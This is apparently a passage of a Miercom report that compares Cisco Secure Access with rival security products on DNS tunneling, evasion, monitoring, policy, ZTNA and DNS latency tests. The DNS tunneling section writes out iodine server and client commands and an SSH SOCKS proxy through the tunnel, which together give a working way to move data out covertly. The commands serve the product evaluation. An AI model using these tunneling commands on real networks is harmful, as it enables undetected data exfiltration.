
Machine Learning DNS Tunneling Detection Rating	
●	**PASS** Cisco Secure Access was successful in blocking DNS Tunneling exploits involving data exfiltration. Previously compromised clients could no longer participate in data exfiltration.

Description: DNS Tunneling techniques are commonly used by malicious attackers to exfiltrate data. This test demonstrates Cisco's efficacy in preventing DNS Tunneling tools from executing. DNS tunneling is a difficult-to-detect attack in which the attacker re-routes DNS requests to their own server. Machine Learning (ML) can adapt and learn to recognize suspicious DNS traffic.

Purpose: DNS tunneling is typically difficult to detect. ML can help mitigate the risk of DNS tunneling attacks by detecting them faster and more reliably over time.

Procedure: The control environment shown in the diagram positions the attack machine at 192.168.4.202 as the malicious nameserver for the "tun" subdomain. By compromising the local DNS Server, any requests to resolve "evil.miercom.net" uses the "tun.miercom.net" nameserver located at the attacker's IP address. This setup allows the victim machines to send requests to their local DNS Server, which are then forwarded to the attacker acting as the next-hop nameserver. Normally, the attacker would reside on the internet with a firewall separating the router from the internet. In the interest of fair testing, we simplified the setup by removing the firewall and placing the attacker machine on the local network ensuring full control over the DNS Server and its operations. The DNS tunneling tool used for this test is called Iodine. When the Iodine DNS tunneling tool was run on the victim machines, traffic was successfully proxied through the attacker's machine via a DNS tunnel.

Quality Assurance Verification: Miercom verified the accuracy of this test by confirming the correct network configuration, as seen in the test bed diagram. Attempts to establish a DNS tunnel to evil.miercom.net should fail, with DNS request being proxied through Cisco OpenDNS (Cisco Secure Access and Umbrella) instead of the local DNS Server. Wireshark confirmed that DNS traffic is routed to OpenDNS, which resolves evil.miercom.net to its public IP, thus preventing DNS tunneling by removing access to compromised DNS servers.



Attacker Machine

```
root@attacker:~# iodined -f -c -P password
                          10.0.0.1 tun.miercom.net
root@attacker:~#
```

Attacker Machine

```
root@attacker:~#
Incoming data: cc#is123456789
```

Victim Machines

```
root@victim:~# sudo iodine -f -P password
                        tun.miercom.net
root@victim:~# ssh -N -D 5555 root@10.0.0.1
// Next, setup socks proxy localhost:5555 in
browser and verify it works
```

Observation: The diagram above shows the environment with the device under test (DUT) activated and the Cisco SSE enabled on the Windows victim machine. In this setup, attempts to establish a DNS tunnel to evil.miercom.net failed. Miercom found this odd because the network settings had not changed, and no malicious traffic had been successfully tunneled. Further inspection revealed that the machine could no longer resolve evil.miercom.net to the attacker's IP, and nslookup queries to the local DNS Server returned incorrect values. This was puzzling because the nslookup requests were explicitly routed to the local DNS Server, whose configuration had not changed. Running Wireshark on the victim machine provided insight: DNS traffic was being proxied through a resolver at opendns.com, part of Cisco's Umbrella and Secure Access security. This explained why DNS requests to evil.miercom.net returned its public IP from miercom.net instead of the local IP from the compromised DNS Server. All DNS requests were being routed to Cisco's public DNS resolver, preventing DNS tunneling by removing access to compromised DNS servers.

Competitive Analysis:

Test Case	Cisco	Palo Alto Networks	Netskope	Zscaler
ML DNS Tunneling Detection	**PASS** Cisco stopped all DNS tunneling data exfiltration during testing.	**PASS** DNS tunneling was detected by the DNS tunneling monitoring embedded in their DNS Security solution.	**PASS** Successfully detected and blocked DNS tunnelling.	**FAIL** Documentation claims the ability to block DNS tunnel exploitation. Miercom was unable to block DNS tunneling exploits.

Legend

PASS	**MARGINAL**	**FAIL**

5.6 Evasion Performance

Rating:

Circumvention Evasion and Obfuscation Rating	
◕	Cisco Secure Access blocked 98.4% of all obfuscated exploits and blocked all of the evasive malware samples tested. However, fourteen malicious URLs were missed when a circumvention VM was applied out of 875 samples tested.

Description: Circumvention, evasion, and obfuscation testing is designed to bypass the security countermeasures provided by the SSE solution. Using a combination of virtual machines, obfuscation and evasion techniques, this test determines if previously detected malicious samples can be introduced to the host by obfuscating the malware's presence.

Purpose: Obfuscating threats is a common tactic to make malicious content less detectable, allowing it to compromise protected environments. "Adversaries employ obfuscation to evade simple, signature-based detection analytics and to impede analysis. Since software and IT administrators also obfuscate files and information in the regular course of business, evasive obfuscation blends in with benign obfuscation. Ironically, some obfuscation techniques are so focused on fooling machines that they disproportionately draw human attention". – Red Canary 2024 Threat Report

Procedure: The same malicious URL samples previously used to test the SSE solution's ability to detect and block threats were placed onto a circumvention virtual machine, where only the underlying host was protected by the SSE solution. A total of 875 malicious URL samples were tested. URL detection and block rates were confirmed by logging into the portal and checking the activity logs for blocked traffic/activity. Other evasive malware tests can be presented similarly to malware efficacy tests (category: evasive malware).

Quality Assurance Verification: Miercom verified the accuracy of this test by tracking the URLs blocked in the circumvention virtual machine and comparing the observations with the logs in the interface.

Observation: Miercom tested 875 malicious URLs in a virtual device within the Cisco Secure Access hosted environment. Fourteen malicious URLs were missed when a circumvention VM was applied out of 875 samples. Miercom observed that it was possible to circumvent Cisco's ability to fully protect the endpoint from malicious URLs using circumvention techniques.

Competitive Analysis:

Test Case	Cisco	Palo Alto Networks	Netskope	Zscaler
Circumvention Evasion and Obfuscation	**PASS** Cisco SSE blocked 98.4 % of all obfuscated exploits and malware but missed 14 malicious URLs with a VM circumvention technique applied.	**MARGINAL** Palo Alto Networks blocked 85% of obfuscated exploits and malware with evasion and circumvention techniques applied.	**PASS** Netskope SSE detected 99.3% of malicious exploits with evasion and circumvention techniques applied.	**FAIL** Zscaler blocked 15% of obfuscated exploits with evasion and circumvention techniques applied.

Legend

PASS	MARGINAL	FAIL

5.7 Digital Experience Monitoring

Rating:

Digital Experience Monitoring Rating	
●	Miercom observed Cisco Secure Access includes a fully functional *Experience Insights* Digital Experience Monitoring (DEM) capability. Cisco's digital experience monitoring is powered by Cisco ThousandEyes, is fully integrated into their unified SSE dashboard, and is included by default without any need for a separate license.

Description: Digital Experience Monitoring (DEM) is a technology used in IT management that evaluates performance and assists IT and operations teams in resolving issues by monitoring the health of all systems between end users and applications.

Purpose: The purpose of Digital Experience monitoring is to observe and monitor the caliber and performance of user experience while using web applications. Where productivity can be an issue, organizations can use this data to pinpoint any areas of low performance in their products, endpoints, and services. This will give organizations a look into where they need to improve.

Procedure: Measure the performance of website traffic, application performance, software issues, and user data across all competitive vendors to determine who has the best Digital Experience Monitoring technology.

DEM tools play distinct roles in improving observability for IT, including:

- **Application Performance Monitoring (APM):** which detects and analyzes performance issues in software applications.
- **Real User Monitoring (RUM):** which collects data on user interactions with a website or cloud application.
- **End User Experience Monitoring (EUEM):** which monitors and assesses from users' point of view as they interact with IT services.
- **Synthetic Monitoring (a.k.a. Synthetic Transaction Monitoring [STM]):** which uses simulated user traffic to test the experience on a website, app, etc.
- **DevOps Monitoring:** which includes health checks and performance tracking throughout the DevOps lifecycle to support better software development.

All of these allow IT teams to run diagnostics, perform root cause analysis, and fix performance issues on the backend to reduce remediation and response times and improve business outcomes.

Quality Assurance Verification:

Miercom verified the accuracy of this test by collecting consistent data on website traffic, application performance, software issues, and user data across all vendors. Evaluating the SSE dashboard for effective integration of performance analytics for remote machines and comparing the performance data among the competitors. The data was analyzed to identify performance benefits and monitoring capabilities, and determine which vendor offers the most comprehensive Digital Experience Monitoring.

Observation: Cisco's digital experience monitoring is powered by Cisco ThousandEyes. The SSE dashboard is unified. ThousandEyes, which does all the performance analytics for remote machines and is already integrated in the secure client, brings two solutions into one. Performance benefits and performance monitoring also. Cisco Thousand Eyes monitors the top twenty widely used, globally available SaaS applications.

Competitive Analysis:

Test Case	Cisco	Palo Alto Networks	Netskope	Zscaler
Digital Experience Monitoring	**PASS** Cisco provided a highly effective single pane of glass view of Digital Experience Monitoring, which include 20 applications monitored.	**MARGINAL** Palo Alto Networks has a real-time monitoring tool for DEM that helps IT operations teams ensure user issues are quickly mitigated, and the network is not disrupted. The Digital experience monitoring dashboard is a separate dashboard, not unified at this time.	**PASS** Provided good demonstration of Netskope Proactive Digital Experience Management (Proactive DEM) provides end-to-end and integrated visibility into devices.	**NA** The Zscaler product evaluated in this assessment did not include a license for their ZDX solution, which offers DEM capabilities.

Legend

PASS	MARGINAL	FAIL

5.8 Common & Unified Policies

Rating:

Common and Unified Policies Rating	
●	Cisco Secure Access supports common and unified polices for internet security and application access. An integrated management interface allows for effective security management of all enterprise devices.

Description: Common and Unified policies evaluation involves an administrator creating multiple security policies and observing how quickly, securely and effectively these policies can be applied across the entire platform/network simultaneously.

Purpose: Organizations require streamlined implementation and enforcement of policies to ensure a more secure and manageable admin experience, reducing the risk of policy misconfigurations that could lead to security vulnerabilities within organizations.

Procedure: Compare policy creation procedures across competitive platforms. Evaluate the ability to implement unified policies on each platform. Compare the ease of use and implementation of policy creation processes. Note how vendors organize policies for SSE. Determine if there is a single, unified location for viewing and managing policies.

Quality Assurance Verification: Miercom verified the use case criteria by testing each vendor's product interface on the same date and within the same timeframe.

Observation: Miercom observed that newly seen domains, malware file downloads, decryption, re-encryption were listed on the same page in the SSE portal. Cisco refers to this as unification. Internet-based policies and private application policies are listed on the same page for easy and timely configuration. The ability to toggle these policies on and off is a key feature in an SSE solution. Miercom evaluated security threat categories associated with file malware command control, phishing attacks and crypto mining.

Competitive Analysis:

Test Case	Cisco	Palo Alto Networks	Netskope	Zscaler
Common and Unified Policies	**PASS** Cisco Secure Access supports common and unified policies.	**MARGINAL** Palo Alto Network requires different interfaces for policy management.	**PASS** Netskope supports common and unified policies.	**MARGINAL** ZIA and ZPA management are separate/disjointed.

Legend

PASS	MARGINAL	FAIL

5.9 Microsoft 365 and Google Workspace Functional Assessment

Rating:

MS365 and GWP Functional Assessment Rating	
●	Miercom observed no issues with Cisco Secure Access while using MS365 and Google Workspace applications. Concurrent access to shared work products worked flawlessly. Security efficacy was confirmed by accessing and downloading mixed content (white samples and malicious) from cloud drive storage.

Description: Evaluate the functionality of Google Workspace and Microsoft MS365 while applying the SSE solution under evaluation.

Purpose: Confirm the protection and operation provided by the SSE solution when using common office applications from Google and Microsoft.

Procedure: Install clients with MS 365 and Google Workplace for Enterprise. Set up the SSE solution under evaluation and note any performance impact. Conduct specific tests for security efficacy using the underlying applications, including attempts to access malicious content and exfiltrate data.

Quality Assurance Verification: Miercom verified the use case criteria by testing each vendor's product interface on the same date and within the same timeframe.

Observation: There were no issues encountered when using Cisco Secure Access, Netskope, or Palo Alto Networks in combination with Microsoft 365 and Google Workspace. However, Zscaler ZIA faced significant difficulties integrating an effective secure environment with MS365. Users experienced frequent login delays and content access issues, and concurrent document and spreadsheet collaboration was severely impacted. Specific issues included problems with users successfully editing or adding to documents when multiple collaborators were involved, inability to save documents during testing with 5 to 10 concurrent users, and new collaborators being unable to edit content. Edited content often failed to propagate within 10 seconds, leading to test script timeouts, with some changes taking up to 30 seconds to appear, and sometimes the updated content was lost entirely. Significant issues were also observed with SharePoint, where documents edited by concurrent users were saved in a corrupted state with multiple versions created by Auto-Save, and synchronization could take up to 5 minutes. Additionally, some users were locked out of documents during testing, unable to edit or add content.

Competitive Analysis:

Test Case	Cisco	Palo Alto Networks	Netskope	Zscaler
MS365 and Google Workspace Functional Assessment	**PASS** Miercom observed no issues with Cisco while using Microsoft 365 and Google Workspace.	**PASS** Miercom observed no issues with Palo Alto Networks while using Microsoft 365 and Google Workspace.	**PASS** Miercom observed no issues with Netskope while using Microsoft 365 and Google Workspace.	**FAIL** The default setting for inspection for Zscaler effectively bypasses Microsoft MS365 content inspection. We observed significant interference with Microsoft 365 operations when we enabled Zscaler protection for Microsoft 365. Miercom observed no issues while using Google Workspace

Legend

PASS	**MARGINAL**	**FAIL**

5.10 Zero Trust Network Access and Management

Rating:

Zero Trust Network Access (ZTNA) and Management Rating	
●	Cisco provides a unified and intuitive management dashboard to easily navigate and configure agents. This gives the user granular the granular control they need for internet and private resources. Application access can be provided, by policy, via ZTNA or VPN in a manner that is transparent to the end user.

Description: This evaluation compares the SSE vendor's ability to provide ZTNA capabilities while ensuring a user-friendly experience for onboarding and configuring ZTNA.

Purpose: ZTNA and its management offer strict identity verification and context-aware policies, reducing the attack surface, providing granular access control and improving visibility into access patterns and user behavior. ZTNA supports scalable and flexible secure access for remote and hybrid work environments. By continuously verifying and enforcing least privilege access, ZTNA protects against advanced threats. Since not all legacy applications can be accessed via ZTNA, VPN access should also be available. ZTNA and VPN should have centralized security policies and management to reduce complexity for IT teams, simplifying the enforcement of security measures and compliance requirements.

Procedure: Each solution was configured according to best practices to rigorously evaluate access control for creating and enforcing granular policies for different user roles and devices. Policy enforcement, scalability and performance were assessed along with monitoring and reporting capabilities for real-time visibility and compliance. Ease of management and administration were also evaluated.

Quality Assurance Verification: Miercom verified the use case criteria by reviewing documentation to ensure proper configuration, monitoring real-time capabilities, and evaluating ease of management on the solution dashboard.

Observation: Cisco provides a unified and intuitive management dashboard that allows easy navigation and configuration of agents, giving users granular control over internet and private resources. Cisco uniquely utilizes QUIC and MASQUE protocols for fast transit using VPP micro tunnels set up between clients and data centers. An Apple partnership enables the use of Apple Enterprise Relay for mobile connections, providing the same encryption as Apple with fast access. From an end-user perspective, users are automatically and transparently connected to their applications via ZTNA or VPN, as per admin policy. Client-based ZTNA and VPN are provided by the unified Cisco Secure Client software.

Competitive Analysis:

Test Case	Cisco	Palo Alto Networks	Netskope	Zscaler
Zero Trust Network Access and Management	**PASS** Cisco offers integrated ZTNA and VPN capabilities and provides a unified, intuitive management dashboard to easily navigate and configure agents, as well as a unified and transparent to the end user client experience.	**MARGINAL** Palo Alto Networks offers ZTNA capabilities but does not provide a unified dashboard or transparent end user experience.	**MARGINAL** Netskope offers ZTNA capabilities but does not provide a unified dashboard or transparent end user experience.	**MARGINAL** Zscaler offers ZTNA capabilities but does not provide a unified dashboard or transparent end user experience.

Legend

PASS	MARGINAL	FAIL

5.11 DNS Lookup Time

Rating:

DNS Lookup Time Rating	
●	**PASS** – Cisco Secure Access proved minimal added latency after being applied and providing DNS protection. Added DNS lookup time latency measured 26ms for access to common enterprise workplace domains.

Description: The DNS Lookup Time evaluation measures the performance of SSE solutions in resolving domain names into IP addresses. SSE solutions should quickly and efficiently query DNS servers and retrieve the necessary information to establish network connections.

Purpose: Testing DNS lookup time evaluates the impact of SSE solutions on DNS resolution performance, which is critical for overall network efficiency and user experience. DNS lookup times directly affect the speed at which web pages load, applications connect, and services are accessed.

Procedure: Test and measure the DNS lookup time across all SSE solutions. A set of URLS consisting of common enterprise workplace domains were selected for testing. The SSE solution initiates DNS queries for each selected domain. The time taken to receive a DNS response for each query is recorded. The recorded responses are analyzed to determine the average lookup times. Any instances of failed or significantly delayed lookups are noted. Testing is conducted over a 24-hour period, every 15 minutes.

URLs Tested:

- aws.amazon.com
- cloud.google.com
- drive.google.com
- slack.com
- teams.microsoft.com
- adobe.com
- atlassian.com
- box.com
- docusign.com
- dropbox.com
- facebook.com
- github.com
- salesforce.com
- workplace.com

Quality Assurance Verification: Miercom verified the test results by measuring the DNS lookup time for each vendor using the same set of URLs, tested around the same date and time. These results were then compared to previous testing outcomes from similar evaluations.

Observation: Cisco demonstrated the fastest lookup times with DNS-layer security activated.

Competitive Analysis:

Test Case	Cisco	Palo Alto Networks	Netskope	Zscaler
DNS Latency	**PASS** **DNS Time:** 0.026 sec	**PASS** **DNS Time:** 0.132 sec	**PASS** **DNS Time:** 0.053 sec	**PASS** **DNS Time:** 0.078 sec

Legend

PASS	MARGINAL	FAIL

5.0 About Miercom

Miercom has published hundreds of network product analyses in leading trade periodicals and other publications. Miercom's reputation as the leading, independent product test center is undisputed.

Private test services available from Miercom include competitive product analyses, as well as individual product evaluations. Miercom features comprehensive certification and test programs including Certified Interoperable™, Certified Reliable™, Certified Secure™ and Certified Green™. Products may also be evaluated under the Performance Verified™ program, the industry's most thorough and trusted assessment for product usability and performance.

6.0 Use of This Report

Every effort was made to ensure the accuracy of the data contained in this report, but errors and/or oversights can occur. The information documented in this report may also rely on various test tools, the accuracy of which is beyond our control. Furthermore, the document relies on certain representations by the vendors that were verified by Miercom but beyond our control to verify to 100 percent certainty.

This document is provided "as is," by Miercom and gives no warranty, representation, or undertaking, whether express or implied, and accepts no legal responsibility, whether direct or indirect, for the accuracy, completeness, usefulness, or suitability of any information contained in this report.

All trademarks used in the document are owned by their respective owners. You agree not to use any trademark in or as the whole or part of your own trademarks in connection with any activities, products or services which are not ours, or in a manner which may be confusing, misleading, or deceptive or in a manner that disparages us or our information, projects or developments.

Miercom's Fair Test Policy allows for any vendor evaluated to challenge or retest these results in accordance with Miercom Terms of Use Agreement if there are any disagreements in our findings presented here.

Miercom has not agreed to any vendor's End User License Agreement (EULA) or any other overly restrictive agreements that limit free press, product evaluations, editorial works, or publishing product reviews. We believe in providing accurate information to assist customers make informed purchasing decisions.

By downloading, circulating, or using this report in any way you agree to Miercom's Terms of Use. For full disclosure of Miercom's terms, visit: https://miercom.com/tou.